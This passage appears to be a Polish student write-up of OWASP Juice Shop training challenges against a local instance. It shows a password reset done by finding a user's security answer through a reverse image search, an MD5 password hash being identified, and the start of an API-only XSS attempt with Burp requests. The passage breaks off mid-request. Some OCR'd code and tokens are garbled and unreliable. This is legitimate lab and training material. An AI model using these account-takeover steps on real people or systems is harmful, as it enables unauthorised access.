
Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 Access-Control-Allow-Origin: *			
3 X-Content-Type-Options: nosniff			
4 X-Frame-Options: SAMEORIGIN			
5 Feature-Policy: payment 'self'			
6 X-Recruiting: /#/jobs			
7 Content-Type: application/json; charset=utf-8			
8 Content-Length: 557			
9 ETag: W/"22d-1vD8484/5YMiSWVltxoF+UL9zYM"			
10 Vary: Accept-Encoding			
11 Date: Mon, 22 May 2023 13:35:36 GMT			
12 Connection: close			
13			
14 {			
"status": "success",			
"data": {			
"id": 2,			
"coupon": null,			
"UserId": 2,			
"createdAt": "2023-05-15T20:04:45.566Z",			
"updatedAt": "2023-05-15T20:04:45.566Z",			
"Products": [			
{			
"id": 4,			
"name": "Raspberry Juice (1000ml)",			
"description":			
"Made from blended Raspberry Pi, water and sugar",			
"price": 4.99,			
"deluxePrice": 4.99,			
"image": "raspberry_juice.jpg",			
"createdAt": "2023-05-15T20:04:44.600Z",			
"updatedAt": "2023-05-15T20:04:44.600Z",			
"deletedAt": null,			
"BasketItem": {			
"ProductId": 4,			
"BasketId": 2,			
"id": 4,			
"quantity": 2,			
"createdAt": "2023-05-15T20:04:45.877Z",			
"updatedAt": "2023-05-15T20:04:45.877Z"			
}			
]			
}			

0 matches

0 matches

## 2.11 Visual Geo Stalking

Zadanie przypomina wyzwanie Meta Geo Stalking, tylko w tym przypadku prawdopodobnie trzeba będzie odgadnąć odpowiedź na pytanie pomocnicze Emmy za pomocą zdjęć, które dodała. W pierwszej kolejności wyświetlono Photo Wall:



Od razu znaleziono zdjęcie Emmy. Następnie spróbowano zalogować się jako Emma, aby sprawdzić, jakie jest pytanie. Mail to prawdopodobnie emma@juice-sh.op.

# Forgot Password

Email \* —

emma@juice-sh.op ?

Security Question \* —


Company you first work for as an adult ?

Or Use a Securely Generated Password  
Ys2gQ5hRTgs4nNt


Firefox will save this password for this website.

[View Saved Logins](#)

ⓘ Password must be 5-40 characters long. 0/20



Pytanie związane jest z pierwszą pracą Emmy, a opis do zdjęcia mówi, że jest to budynek jej starego miejsca pracy. Postanowiono pobrać zdjęcie i wyszukać nim wyników za pomocą Google Grafika.



← → ⌛ 🔍 https://lens.google.com/search?p=ATHeKxfCPNM64XjYGmKVtR0dmL42qdGUju\_2u4-/ ⭐

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Google Prześlij Zaloguj się

Znajdź źródło obrazu

Dopasowania wizualne

tvn24.pl Rosja. MSZ: w samochodzie...

dreamstime.com Stately 18th Century Old Residence, Again...

polsatnews.pl W Holandii chcą ograniczać liczbę...

wikipedia.org Plik:Aartsbisschoppelijk paleis 2.JPG -...

hrs.com Hotel Landgoed...

kayak.pl Hotel Oorsprongpark od 299 zł. Utrecht...


polonia.nl Holandia: Od 1 lipca...

Czy te wyniki są przydatne?  Tak Nie

Zdjęcie drugie najbardziej przypomina budynek z obrazka. Po przejściu na stronę powiązaną z grafiką, nie udało się znaleźć nazwy, która odpowiadałaby jakiejś firmie:

The screenshot shows a web browser window with the URL <https://www.dreamstime.com/kenau-park-small-near-central-station-haarlem-s->. The page header includes the Dreamstime logo, navigation links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec, and buttons for 'Sign up for FREE' or 'Sign in' and 'Prices and download plans'. The main content area features a search bar with placeholder text 'Find your perfect stock photo...', a dropdown menu set to 'Photos', and a pink search button. Below the search bar is a title: 'Stately 18th century building with a green lawn and a blue sky with white clouds'. To the right of the title is a user profile icon and the ID '184703875 © Erik Laan | Dreamstime.com'. Below the title are two tabs: 'Editorial' (which is selected) and 'Extended licenses'. A detailed table lists seven image sizes: XS, S, M, L, XL, MAX, and TIFF, along with their dimensions, file sizes, and formats. At the bottom of the page are buttons for 'Add to lightbox' and 'FREE DOWNLOAD', a promotional banner for a deal, and a note about accepted payment methods.

## Stately 18th century building with a green lawn and a blue sky with white clouds



The Kenau park is a small park near the central station of Haarlem. It's surrounded by stately buildings from the 18th century. The name comes from a Dutch female hero.

female hero   stately buildings   central station   small park   sky   building   green   white   More

Postanowiono przyjrzeć się lepiej zdjęciu:



Widać w oknie nazwę firmy ITsec. Okazało się, że jest to poprawna odpowiedź.

### Forgot Password

Email \*  ?

Security Question \*  ?

New Password \*  1 Password must be 5-40 characters long. 7/20

Repeat New Password \*  7/20

Show password advice

## 2.12 Weird Crypto

Wyzwanie polega na poinformowaniu sklepu o algorytmie lub bibliotece, który nie powinien być używany w sposób, jaki jest używany.

We wcześniejszym challenge'u Visual Geo Stalking, można było zauważyc hash hasła:

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to `/rest/user/reset-password` with the following headers and body:

```
1 POST /rest/user/reset-password HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 80
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; c
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
  "email": "emma@juice-sh.op",
  "answer": "ITsec",
  "new": "pass123",
  "repeat": "pass123"
}
```

The response is a 200 OK with the following headers and body:

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 X-RateLimit-Limit: 100
8 X-RateLimit-Remaining: 99
9 Date: Mon, 22 May 2023 13:58:47 GMT
10 X-RateLimit-Reset: 1684763956
11 Content-Type: application/json; charset=utf-8
12 Content-Length: 348
13 ETag: W/"15c-0Z9+pkfNJTqFbJ7zE9enZbU/wg"
14 Vary: Accept-Encoding
15 Connection: close
16
17 {
  "user": {
    "id": 19,
    "username": "E=ma",
    "email": "emma@juice-sh.op",
    "password": "32250170a0dca92d53ec9624f336ca24",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "",
    "profileImage": "assets/public/images/uploads/default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2023-05-15T20:04:40.743Z",
    "updatedAt": "2023-05-22T13:50:29.291Z",
    "deletedAt": null
  }
}
```

Za pomocą Google wyszukano narzędzie, dzięki któremu można sprawdzić, jaki to algorytm:

The screenshot shows a web browser window for the URL <https://www.tunnelsup.com/hash-analyzer/>. The page has a purple header with the TunnelsUP logo. Below the header is a green navigation bar with links for Articles, Tools, Cheat Sheets, Videos, and Shop. The main content area features a large heading "Hash Analyzer". Below the heading is a form with a text input placeholder "Tool to identify hash types. Enter a hash to be identified." containing the example hash "ex: 5f4dcc3b5aa765d61d8327deb882cf99". A green "Analyze" button is positioned below the input field. To the right of the input field, there are three empty text input fields labeled "Hash type:", "Bit length:", and "Base:".

Tool to identify hash types. Enter a hash to be identified.

ex: 5f4dcc3b5aa765d61d8327deb882cf99

Analyze

**Hash type:**

**Bit length:**

**Base:**

Strona podpowiada, że jest to MD5:

# Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.

32250170a0dca92d53ec9624f336ca24

Analyze

**Hash:** 32250170a0dca92d53ec9624f336ca24

**Salt:** Not Found

**Hash type:** MD5 or MD4

**Bit length:** 128

**Character length:** 32

**Character type:** hexadecimal

Skontaktowano się ze sklepem w następujący sposób:

## Customer Feedback

Author

anonymous


Comment \*

weak algorithm: md5

ⓘ Max. 160 characters

19/160

Rating



CAPTCHA: What is  $8 - 1 + 5$  ?

Result \*

12

▶ Submit


W ten sposób udało się ukończyć zadanie.

### 3 Wyzwania 3-gwiazdkowe

#### 3.1 API-only XSS oraz Forged Review

Zadanie polega na wykonaniu ataku XSS, lecz w tym przypadku konieczne będzie wykorzystanie wystawionego przez aplikację API. Głównym celem wyzwania jest wykazanie, że aplikacja nieodpowiednio waliduje, oczyszczca lub chroni dane wejściowe otrzymane z zapytań API, co umożliwia wstrzygnięcie i wykonanie kodu JavaScript w aplikacji OWASP Juice Shop. By zrealizować zadanie należy wyświetlić odpowiedni alert, którego treść potwierdza wykonanie ataku XSS.

Pierwszym krokiem w celu odnalezienia API, które mogłyby posłużyć jako cel ataku, było skorzystanie z wbudowanej w przeglądarkę sposobności podglądu kodu pliku main.js, w którym wyszukana została fraza „api”.



```
1 (1) main.js X main.js
231     }, container: ngContentScopes:justify-content:center).heading_ngContentScopes:justify-content:background:rgba(0,0,0,13):justify-content:center;margin-bottom:10px;padding:12px 20px).whitepaper
232     });
233   });
234 }
235 }();
236 var OI = $q(B929);
237 let OI = (1<=1<1);
238 class OI {
239   constructor(e) {
240     this.e = e;
241     this.isloggedIn = new OI.v0;
242     this.hostServer = '';
243     this.host = this.hostServer + '/api/Users';
244   }
245   logIn() {
246     let this.http.get(this.hostServer + '/rest/user/authentication-details/');
247     params: e
248     ).pipe(OI._U) (newn.data), (B, h,K) (new{
249       OI._U
250     })
251   }
252   logOut() {
253     OI._U
254   }
255   }
256   getDetails() {
257     return this.http.get(`${this.host}/api/User`)
258     .pipe(OI._U) (newn.data), (B, h,K) (new{
259       OI._U
260     })
261   }
262 }
```

Wyświetlonych zostało kilka różnych API – na przykład: powiązane z użytkownikami oraz produktami z menu. Z uwagi na fakt, iż produkty dostępne są z poziomu bazowej strony, wykorzystane zostało ów API.

W celu zainicjowania połączenia z API skierowanym do obsługi produktów zamieszczony został testowy wpis, a następnie ciąg wydarzeń został wyszukany w aplikacji BurpSuite pozwalającej na prześledzenie poszczególnych zapytań kierowanych do aplikacji webowej.

#	Host	Method	URL	Params	Edited	Status	Length	MIMEType	Extension	Title	Comment	TLS	IP
57	http://localhost:3000	GET	/rest/user/whohami		304	276						127.0.0.1	127.0.0.1
58	http://localhost:3000	GET	/rest/products/search?q=		304	276						127.0.0.1	127.0.0.1
60	http://localhost:3000	GET	/rest/user/whohami		304	276						127.0.0.1	127.0.0.1
73	http://localhost:3000	GET	/rest/user/whohami		304	276						127.0.0.1	127.0.0.1
74	http://localhost:3000	GET	/rest/products/reviews		200	534		JSON				127.0.0.1	127.0.0.1
75	http://localhost:3000	GET	/rest/products/reviews		304	276						127.0.0.1	127.0.0.1
76	http://localhost:3000	GET	/rest/products/reviews		304	276						127.0.0.1	127.0.0.1
77	http://localhost:3000	GET	/rest/products/reviews		200	516		JSON				127.0.0.1	127.0.0.1
78	http://localhost:3000	GET	/rest/products/reviews		304	276						127.0.0.1	127.0.0.1
79	http://localhost:3000	GET	/rest/products/reviews		304	276						127.0.0.1	127.0.0.1
80	http://localhost:3000	GET	/rest/basket/6		304	276						127.0.0.1	127.0.0.1
81	http://localhost:3000	GET	/rest/user/whohami		304	276						127.0.0.1	127.0.0.1
82	http://localhost:3000	GET	/rest/user/whohami		304	276						127.0.0.1	127.0.0.1

Odnaleziono zostało zapytanie kierowane bezpośrednio do API

The screenshot shows a Burp Suite interface. The left pane displays the OWASP Juice Shop application with a menu bar and a search bar. The right pane shows the Burp Suite Repeater tab with a request and response pane. The request pane contains a complex JSON payload with various headers (Host, User-Agent, Accept, etc.) and a cookie named 'sec-ch-ua' set to 'Not A;Brand';v='99', "Chromium";v='96'. The response pane shows a 304 Not Modified status code, indicating the server did not need to send a new version of the page.

Następnie zmieniona została treść zapytania, tak by odwoływało się ono do API powiązanego z produktami dostępnymi z poziomu głównego menu. Metoda GET doprowadziła do wyświetlenia informacji powiązanych ze wszystkimi rodzajami soków.

The screenshot shows a Burp Suite interface. The left pane displays the OWASP Juice Shop application with a menu bar and a search bar. The right pane shows the Burp Suite Repeater tab with a request and response pane. The request pane contains a simplified JSON payload with a single product listed. The response pane shows a successful 200 OK status code, returning a JSON array of products including Apple Juice, Orange Juice, and Eggfruit Juice.

Kolejnym krokiem było odfiltrowanie jednego soku, na którym skupiona zostanie uwaga w dalszych krokach przeprowadzanego ataku. W tym przypadku będzie to sok jabłkowy.

**Request**

Pretty Raw Hex ⌂ ⌂ ⌂

```
1 GET /api/Products/1 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, /*
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNj9.eyJzdGF0dXMl0iJzdWNjZXNzIiw1ZGFOYSI6eyJpZCIGMjEsInVzZKJuWl1jo1iwiZWIhaWw1oIJOZNQOGdtYmlsLmNvSIsInBh3N3b3JkijoiTC5WQONWM2Y2UyZ15ZNzNMTAyOWUyMTIwNDZlODEiLCjb2xlijo1y3vdzg9ZX1LcJkZWxleGVub2tbi16i1isImxh
c3RMb2dpbk1w1jo1mCwLjAUmCiSInByb2ZpbGVwbFnZS1i9hC3NdhMvCHivbGljL2tLwIdcy91cGx
vYMRzLrZlMf1bQu3Zn1iwidg90cFNLy3jLdc16i1isImz0N0waXZ1Ip0cnVLLCjcmVhdGvkQX0i01
IyMDzLT11Ti1wDEo1x0i1A4jQlMSArMDAGMDAiLCJlcRhdGvkQX0i01iyMDzLT11Ti1wDEo1x0i
j1A4jQlMSArMDAGMDAiLCjkZWxldgvkQX0i01m5b1Gx9LCJpYX0i0E20D010DE20T19.Mq-11ghLwLq071M
OXIn1iavZa2HEKEkzbdrLH6MSv7Mm9v4770V8Abd0JF_IckPeyDzwqjSNXhs7tC06u63cSr3eR99EE
axY3ScSTMv1mMG6YzvnJq1X9Y041A2jbjpediKzipleY0Hpylukdb06fJfHrDeP24blc
6 sec-ch-ua-mobile: 70
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/96.0.4664.45 Safari/537.36
8 sec-ch-ua-platform: "Linux"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: language=en; welcomebanner_status.dismiss; cookieconsent_status.dismiss;
token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNj9.eyJzdGF0dXMl0iJzdWNjZXNzIiw1ZGFOYSI6eyJpZCIGMjEsInVzZKJuWl1jo1iwiZWIhaWw1oIJOZNQOGdtYmlsLmNvSIsInBh3N3b3JkijoiTC5WQONWM2Y2UyZ15ZNzNMTAyOWUyMTIwNDZlODEiLCjb2xlijo1y3vdzg9ZX1LcJkZWxleGVub2tbi16i1isImxh
c3RMb2dpbk1w1jo1mCwLjAUmCiSInByb2ZpbGVwbFnZS1i9hC3NdhMvCHivbGljL2tLwIdcy91cGx
vYMRzLrZlMf1bQu3Zn1iwidg90cFNLy3jLdc16i1isImz0N0waXZ1Ip0cnVLLCjcmVhdGvkQX0i01
IyMDzLT11Ti1wDEo1x0i1A4jQlMSArMDAGMDAiLCJlcRhdGvkQX0i01iyMDzLT11Ti1wDEo1x0i
j1A4jQlMSArMDAGMDAiLCjkZWxldgvkQX0i01m5b1Gx9LCJpYX0i0E20D010DE20T19.Mq-11ghLwLq071M
OXIn1iavZa2HEKEkzbdrLH6MSv7Mm9v4770V8Abd0JF_IckPeyDzwqjSNXhs7tC06u63cSr3eR99EE
axY3ScSTMv1mMG6YzvnJq1X9Y041A2jbjpediKzipleY0Hpylukdb06fJfHrDeP24blc
16 If-None-Match: W/"1767-eFOP61B9+9jduKZBkPf7vj1XnjQ"
17 Connection: close
18 Content-Length: 257
19
20 {
```

**Response**

Pretty Raw Hex Render ⌂ ⌂ ⌂

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 257
9 ETag: W/"101-58uigvm97sXrUh8pMLtBcknMJM"
10 Vary: Accept-Encoding
11 Date: Sat, 20 May 2023 11:36:20 GMT
12 Connection: close
13
14 {
  "status": "success",
  "data": {
    "id": 1,
    "name": "Apple Juice (1000ml)",
    "description": "The all-time classic.",
    "price": 1.99,
    "deluxePrice": 0.99,
    "image": "apple_juice.jpg",
    "createdAt": "2023-05-20T09:18:26.954Z",
    "updatedAt": "2023-05-20T09:18:26.954Z",
    "deletedAt": null
  }
}
```

Skupiąc swoją uwagę już wyłącznie na soku jabłkowym, wykonano próbę przesłania metody PUT z przekazywanymi atrybutami soku, mając nadzieję, iż dojdzie do zmiany wartości. Próba ta została jednak odrzucona, a zmiana nie została wprowadzona w obrębie aplikacji.

Burp Suite Community Edition v2021.10.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Window Help

Send Cancel < > ...

Target: http://localhost:3000 ⌂ HTTP/1 ⓘ

**Request**

Pretty Raw Hex ⌂ ⌂ ⌂

```
1 PUT /api/Products/1 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, /*
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNj9.eyJzdGF0dXMl0iJzdWNjZXNzIiw1ZGFOYSI6eyJpZCIGMjEsInVzZKJuWl1jo1iwiZWIhaWw1oIJOZNQOGdtYmlsLmNvSIsInBh3N3b3JkijoiTC5WQONWM2Y2UyZ15ZNzNMTAyOWUyMTIwNDZlODEiLCjb2xlijo1y3vdzg9ZX1LcJkZWxleGVub2tbi16i1isImxh
c3RMb2dpbk1w1jo1mCwLjAUmCiSInByb2ZpbGVwbFnZS1i9hC3NdhMvCHivbGljL2tLwIdcy91cGx
vYMRzLrZlMf1bQu3Zn1iwidg90cFNLy3jLdc16i1isImz0N0waXZ1Ip0cnVLLCjcmVhdGvkQX0i01
IyMDzLT11Ti1wDEo1x0i1A4jQlMSArMDAGMDAiLCJlcRhdGvkQX0i01iyMDzLT11Ti1wDEo1x0i
j1A4jQlMSArMDAGMDAiLCjkZWxldgvkQX0i01m5b1Gx9LCJpYX0i0E20D010DE20T19.Mq-11ghLwLq071M
OXIn1iavZa2HEKEkzbdrLH6MSv7Mm9v4770V8Abd0JF_IckPeyDzwqjSNXhs7tC06u63cSr3eR99EE
axY3ScSTMv1mMG6YzvnJq1X9Y041A2jbjpediKzipleY0Hpylukdb06fJfHrDeP24blc
6 sec-ch-ua-mobile: 70
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/96.0.4664.45 Safari/537.36
8 sec-ch-ua-platform: "Linux"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3000/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: language=en; welcomebanner_status.dismiss; cookieconsent_status.dismiss;
token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNj9.eyJzdGF0dXMl0iJzdWNjZXNzIiw1ZGFOYSI6eyJpZCIGMjEsInVzZKJuWl1jo1iwiZWIhaWw1oIJOZNQOGdtYmlsLmNvSIsInBh3N3b3JkijoiTC5WQONWM2Y2UyZ15ZNzNMTAyOWUyMTIwNDZlODEiLCjb2xlijo1y3vdzg9ZX1LcJkZWxleGVub2tbi16i1isImxh
c3RMb2dpbk1w1jo1mCwLjAUmCiSInByb2ZpbGVwbFnZS1i9hC3NdhMvCHivbGljL2tLwIdcy91cGx
vYMRzLrZlMf1bQu3Zn1iwidg90cFNLy3jLdc16i1isImz0N0waXZ1Ip0cnVLLCjcmVhdGvkQX0i01
